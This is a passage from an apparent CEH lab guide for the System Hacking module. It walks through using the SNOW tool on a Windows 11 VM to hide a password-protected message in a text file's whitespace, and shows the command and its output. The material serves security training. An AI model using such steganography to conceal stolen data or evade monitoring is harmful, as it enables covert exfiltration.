1. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.




Module 06 – System Hacking


3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (C:\Users\Admin\Desktop\Snow) is located.



4. Now, Click **Search** icon (🔍) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




```

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow
C:\Users\Admin\Desktop\Snow>
  
```

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.


Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)



```

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.
C:\Users\Admin\Desktop\Snow>
  
```

